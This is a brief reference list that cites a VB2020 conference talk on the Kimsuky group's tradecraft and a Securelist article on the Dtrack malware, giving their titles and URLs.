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- [1] VB2020 local: To catch a Banshee: how Kimsuky's tradecraft betrays its complementary campaigns and mission  
<https://vb2020.vblocalhost.com/conference/presentations/to-catch-a-banshee-how-kimsuky-s-tradecraft-betrays-its-complementary-campaigns-and-mission/>
- [2] SECURELIST: Hello! My name is Dtrack  
<https://securelist.com/my-name-is-dtrack/93338/>
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